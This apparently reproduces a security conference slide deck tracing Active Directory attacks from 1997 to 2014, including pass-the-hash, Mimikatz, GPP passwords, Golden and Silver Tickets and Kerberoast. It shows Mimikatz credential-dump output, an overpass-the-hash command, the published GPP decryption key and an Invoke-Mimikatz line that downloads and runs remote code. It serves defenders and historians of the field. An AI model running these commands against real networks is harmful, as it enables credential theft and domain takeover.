



A Decade of Active Directory Attacks: What We've Learned & What's Next

Sean Metcalf



TRIMARC

About

- Founder & CTO @ Trimarc (Trimarc.co), a professional services company that helps organizations better secure their Active Directory, Azure AD/Entra ID, & VMware environments.
- Microsoft Certified Master (MCM) Directory Services
- Former Microsoft MVP
- Speaker: Black Hat, Blue Hat, Blue Team Con, BSides Charm, BSides DC, BSides PR, DEFCON, DerbyCon, TEC, Troopers
- Security Consultant / Researcher
- AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com



Agenda



- Introduction
- Active Directory Attack Timeline
 - “Baby Steps”(2000 – 2009)
 - “The Wonder Years” (2010 – 2014)
 - “The Golden Years” (2015 – 2019)
 - “The Third Age” (2020 – 2023)
- Structuring Effective Active Directory Defenses
- Entra ID Administrative Security
- Conclusion



Active Directory Attack Timelines

Note that dates may be inaccurate as I used the best available information on web sites and github to identify first use/publish date.

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

Active Directory Attack Timelines: “Baby Steps”(2000 – 2009)



1997

April: Paul Ashton posted to NTBugtraq about “[Pass the Hash' with Modified SMB Client](#)” leveraging the username and LanMan hash against NT.




2001

March: Sir Dystic of Cult of the Dead Cow (cDc) [releases SMBRelay and SMBRelay2](#)



2007

[NBNSpoof tool](#) created by Robert Wesley McGrew (LLMNR/NBT-NS)



2008

July: Hernan Ochoa [publishes the "Pass-the-Hash Toolkit"](#) (later called WCE)

Active Directory Attack Timelines: “The Wonder Years” (2010 – 2014)



2010

March: [Windows Credentials Editor \(WCE\)](#) & [RootedCon presentation](#) by Hernan Ochoa



2011

May: First version of [Mimikatz](#) tool released by Benjamin Delpy



2012

[Exploiting Windows 2008 Group Policy Preferences](#) by Emilien Giraul

May: [Chris Campbell's post on GPP Passwords](#)

October: [Responder v1](#) tool released by Laurent Gaffie



2013

October: [Invoke-Mimikatz](#) PowerShell module released by Joe Bialek



2014

August: “[Abusing Microsoft Kerberos sorry you guys don't get it](#)” Black Hat presentation by Benjamin Delpy & Skip Duckwell

- Golden Tickets
- Overpass-the-hash
- Pass-the-ticket

September: [PAC Validation, The 20 Minute Rule and Exceptions \(BHUSA 2014 part deux\)](#) blog post about Silver Tickets by Skip Duckwell

September: [Kerberoast](#) released by Tim Medin at DerbyCon

December: [PowerView](#) tool released by Will Schroeder

From Pass-the-Hash Toolkit to WCE


- WCE: Windows Credentials Editor v1.0
- Dump in-memory credentials of logon sessions
 - Lists in-memory logon sessions
 - Dumps in-memory username, domain, LM & NT Hashes
- Pass-The-Hash
 - Change/delete NTLM credentials of logon sessions
 - Create new logon sessions and associate arbitrary NTLM credentials
- No need to run code inside LSASS.EXE
- Locate, list & decrypt Logon Sessions and NTLM credentials by reading memory

WCE Internals

Hernan Ochoa
(hernan@ampliasecurity.com)

/Rooted°CON 2011
3-4-5 Marzo 2011
Madrid

https://www.ampliasecurity.com/research/WCE_Internals_RootedCon2011_ampliasecurity.pdf



Mimikatz



- Mimikatz: The Credential Multi-tool
- Created by Benjamin Delpy
- Dump credentials
 - Windows protected memory (LSASS)
 - Active Directory Domain Controller database
- Dump Kerberos tickets
 - for all users
 - for current user
- Credential Injection
- Password hash (pass-the-hash)
- Kerberos ticket (pass-the-ticket)
- Generate Silver and/or Golden tickets
- And so much more!

```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107

msv :
Primary
* Username : HanSolo
* Domain   : ADSECLAB
* LM       : 6ce8de51bc4919e01987a75d0bbd375a
* NTLM     : 269c0c63a623b2e062dfd861c9b82818
* SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
tspkg :
* Username : HanSolo
* Domain   : ADSECLAB
* Password : Falcon99!
wdigest :
* Username : HanSolo
* Domain   : ADSECLAB
* Password : Falcon99!
kerberos :
* Username : HanSolo
* Domain   : LAB.ADSECURITY.ORG
* Password : Falcon99!
ssp :
credman :
```

```
mimikatz(powershell) # lsadump::samrpc /patch
Domain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127
```


```
RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 6f40d9c1cab7f73d298dc3d94163543d
```

```
RID : 000001f5 (501)
User : Guest
LM :
NTLM :
```

```
RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 7e2a0e20851d0229f2489210b6576ede
```

```
RID : 000003e8 (1000)
User : admin
```


Mimikatz APT Groups Usage [Mitre]



Group Policy Preference Passwords

- Authenticated Users have read access to SYSVOL
- Configuration data xml stored in SYSVOL
- Password is AES-256 encrypted (& base64)
- Credential Use Cases:
 - Map drives
 - Create Local Users
 - Data Sources
 - Create/Update Services
 - Scheduled Tasks
 - Change local Administrator passwords

2.2.1.1 Preferences Policy File Format

- 2.2.1.1.1 Common XML Schema
- 2.2.1.1.2 Outer and Inner Element Names and CLSIDs
- 2.2.1.1.3 Common XML Attributes
- 2.2.1.1.4 Password Encryption**
- 2.2.1.1.5 Expanding Environment Variables

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8 f0 b6 6c c9 fa f4 93 10 62 0f fe e8  
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

<https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx>

Exploiting Group Policy Preferences

\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\
{Groups.xml, Services.xml, ScheduledTasks.xml}

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
- <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
  <Properties action="U" newName="ADSAdmin" fullName="" description=""
  cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ"
  changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator (built-in)" expires="2015-02-17" />
</User>
</Groups>
```


```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ'
#Super@Secure&Password$2015?
```

[Exploiting Windows 2008 Group Policy Preferences](#) by Emilien Giraul
[Chris Campbell's post on GPP Passwords](#)

Responder

- LLMNR/NBT-NS responder Tool released by Laurent Gaffie
- Leverages LLMNR & Netbios protocol weaknesses
- Responds to SMB requests
- Captures password hashes on the network

<https://g-laurent.blogspot.com/2012/10/introducing-responder-10.html>



Invoke-Mimikatz

- Joe Bialek ported Mimikatz to PowerShell
- Invoke-Mimikatz leverages [reflective DLL injection](#)
- Versions on github only included Mimikatz capability as of the publish date
- Many just leveraged the PowerSploit version (& direct GitHub link)

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds -Computer ROLA80C82.rd.adsecurity.org

##### mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
##### /X X X
##### Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
##### http://blog.gentilkiwi.com/mimikatz (oe.oe)
##### with 17 modules X X X

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 : 39488 (00000000:00009a40)
Session           : Interactive from I
User Name          : DLM-1
Domain            : Window Manager
Logon Server       : (null)
Logon Time         : 1/1/2016 5:51:27 PM
SID               : S-1-5-90-1

msv :
[00000000] Primary
  * Username : ROLA80C82
  * Domain   : RD
  * NTLM     : 4318601130558956f1a2a282ba8da0ce
  * SHA1     : 3830c91b886ee5717c0b5d328d7968f0a21209
tspkg :
wdigest :
  * Username : ROLA80C82
  * Domain   : RD
  * Password : (null)
kerberos :
  * Username : ROLA80C82
  * Domain   : rd.adsecurity.org
  * Password : 15 6e bd 5a 2f 91 59 e0 1f e6 b0 d5 ea e3 ea 54 1a 03 b4 86 ef d0 e2 e0 a0 f8 6b 9c 0d d2 84 b1 b6 cd 63 84 2e b8 66 04 1d
2d ea
13 51 e7 58 0d 31 bc c4 ee 74 00 f6 e5 b9 92 5c 69 1a b9 6b 99 50 b2 bb 63 df 3d e7 7f cf 23 6c 8c c2 bf e8 01 94 99 43 1a 5f d6 e1 59 2d 20 69
5 ab e3 00 77 76 82 0a d4 6a ee 59 77 fd 29 83 c0 a0 c9 a9 63 6d 68 c4 d9 9a 77 e1 cb fd f0 49 29 b6 7b e5 20 ba d3 61 35 df b3 68 82 94 ff 2e f
c0 2e 3a 0a c6 6b ed 21 2e 40 b6 4d 67 1e e9 1f 24 5d 84 9c a6 57 0f 04 94 32 69 f6 3d 67 55 b8 f3 29 7a 19 ab d3 5c 90 36 33 b4 b8 f5 1d e0 5c 8
f5 7b 32 9a 9d ed ae d2 6d 48 12 5a 43 15 c1 0f 09 bc e4 01 ab fd 6f 07 59 1f 73 e0 e0 56 db 55 c1 e3 73 0a a5 a9 97 c8 6c 1e 9d dd 0a e4
ssp : KO
credmah :

Authentication Id : 0 : 996 (00000000:000000e4)
Session           : Service from 0
User Name         : ROLA80C82
Domain            : RD
Logon Server       : (null)
Logon Time         : 1/1/2016 5:51:27 PM
SID               : S-1-5-20

msv :
[00000000] Primary
  * Username : ROLA80C82
  * Domain   : RD
  * NTLM     : 6c28fcca780444aa04a7b2f49e76943
  * SHA1     : cb415cdc8694679597f825217c19675bf266eb48
tspkg :
wdigest :
  * Username : ROLA80C82
  * Domain   : RD
  * Password : (null)
kerberos :
  * Username : rdlabdc021
  * Domain   : RD.ADSECURITY.ORG
  * Password : (null)
ssp : KO
credmah :
```


<https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1>

Golden Tickets

- Forged TGT created using KRBTGT pw hash
- Impersonate any account in the AD domain with no restrictions
- User doesn't have to exist in AD
- Usable until the KRBTGT pw hash is changed 2x
- Typically used for persistence

<https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don%27t-Get-It.pdf>

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com



Kerberos :: Golden Ticket

- Even if the technique remains the same, I've made the choice to limit it to TGT (no TGS)
 - Why ? Because TGT and TGS rely on different keys

	Ticket Encryption	PAC KDC Signature	PAC Server Signature
TGT	krbtgt	krbtgt	krbtgt
TGS	target	krbtgt	target

- target key is renewed periodically, **krbtgt...** ~never ☺
- A single TGT can obtain many TGS

black hat
USA 2014

Overpass-the-Hash

<https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don%27t-Get-It.pdf>

- Aka “Pass-the-Key”
- Use the pw hash to get a Kerberos ticket
- Protected Users group mitigates by preventing keys from being in client LSASS memory

```
ninikatz(commandline) # sekurlsa::pth /user:LukeSkywalker /domain:lab.adsecurity.org /ntlm:177af8ab46321ceef22b4e837ba7
user      : LukeSkywalker
domain    : lab.adsecurity.org
program   : cmd.exe
NTLM      : 177af8ab46321ceef22b4e8376f2dba?
PID       : 2936
TID       : 2980
LUID      : 1688016 <00000000:0019c1d0>
\msv1_0 - data copy @ 000000000000DDA0 : OK !
\kerberos - data copy @ 000000000171DD58
\aes256_hmac -> null
\aes128_hmac -> null
\rc4_hmac_nt OK
\rc4_hmac_old OK
\rc4_md4 OK
\rc4_hmac_nt_exp OK
\rc4_hmac_old_exp OK
*Password replace -> null

ninikatz #
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami
adsurk7\adsadmin

C:\Windows\system32>klist

Current LogonId is 0:0x19c1d0

Cached Tickets: (0)

C:\Windows\system32>net use \\adsc02.lab.adsecurity.org\admin$
The command completed successfully.
```



Kerberos :: Overpass-the-hash (more...)

- By the way, this is exactly how **Aorato** POC works for changing password with just NTLM hash!
 - They send a Kerberos request to the service : kadmin/changepw
- <http://www.aorato.com/blog/active-directory-vulnerability-disclosure-weak-encryption-enables-attacker-change-victims-password-without-logged/>

Pass the Ticket


- User Kerberos tickets are in user accessible memory
- Kerberos tickets can be passed to the server to impersonate the user
- Privileged access (admin) can capture any user Kerberos tickets on the system



<https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don%27t-Get-It.pdf>

Silver Ticket

- Silver Ticket = forged service ticket (TGS)
- Uses the service account for the target application
- Can be used against computer accounts



PAC Validation, The 20 Minute Rule and Exceptions (BHUSA 2014 part deux)

Service Tickets and Kerberos

The obvious question now arises, what do we need to issue a service ticket for a particular service? How can we take advantage of this?

Service tickets SHOULD be issued by a TGS after getting a TGT and should be between 2 Kerberos principals. So for example, if Bob wants to access a file share (CIFS) on ServerA, Bob would ask the TGS to give him a ticket for user CIFS@ServerA. The TGS would then give Bob a ticket that he could present to ServerA that would give him access to the CIFS service.

With TGTs, the piece destined for the TGS would need to be signed by the KRBTGT account, the central account for trust to validate that the ticket is legit. However, for service tickets, the target account is on the computer itself. What is the long term secret key?

In short, it depends. For all services that run as System on the computer, it will be the computer account from AD. If the service is operating as a particular user (typically like Sharepoint, Exchange, MSSQL, etc...) it will be that account.

Recovering the computer account is relatively trivial with physical access (think boot disk, grab the registry, decode at whim) and if you can run as admin, it's trivial as well... If you can guess the service account password for a service that runs as a different user, that will work too...

Now, all you have to do is use Mimikatz to generate a Silver Ticket for the service and away you go... an example that Ben posted to twitter can be seen here:

Since service tickets are identical in format to TGTs albeit with a different service name, all you need to do is specify a different service name and use the RC4 (NTLM hash) of the account password (either the computer account for default services or the actual account) and you can now issue service tickets for the requested service. Note: You can also use the AES keys if you happen to have them instead of the NTLM key and it will still work :-)

It is worth noting, that services like MSSQL, Sharepoint, etc will only allow you to play with those services. The computer account will allow access to CIFS, service creation, and a whole host of other activities on the targeted computer. You can leverage the computer account into a shell with PSEXEC and you will be running as system on that particular computer. Lateral movement is then a matter of doing whatever you need to do from there :-)

<http://passing-the-hash.blogspot.com/2014/09/pac-validation-20-minute-rule-and.html>

Kerberoast


- Request/Save TGS service tickets & crack offline
- “Kerberoast” python-based TGS password cracker
- No elevated rights required
- No traffic sent to target

Detection:

- Detecting Kerberoasting Activity
<https://adsecurity.org/?p=3458>
- Detecting Kerberoasting Activity Part 2 – Creating a Kerberoast Service Account Honeypot
<https://adsecurity.org/?p=3513>



<https://github.com/nidem/kerberoast>



Active Directory Attack Timeline Summary (with Mitre ATT&CK): “The Wonder Years” (2010 – 2014)



Tools

Windows Credential Editor (WCE)
([ID: S0005](#))

Mimikatz ([ID: S0002](#))

Responder ([ID: S0174](#))

PowerView



Privilege Escalation

Group Policy Preferences password
([ID: T1552.006](#))

Pass the Ticket ([ID: T1550.003](#))

Overpass-the-Hash

Kerberoast ([ID: T1558.003](#))



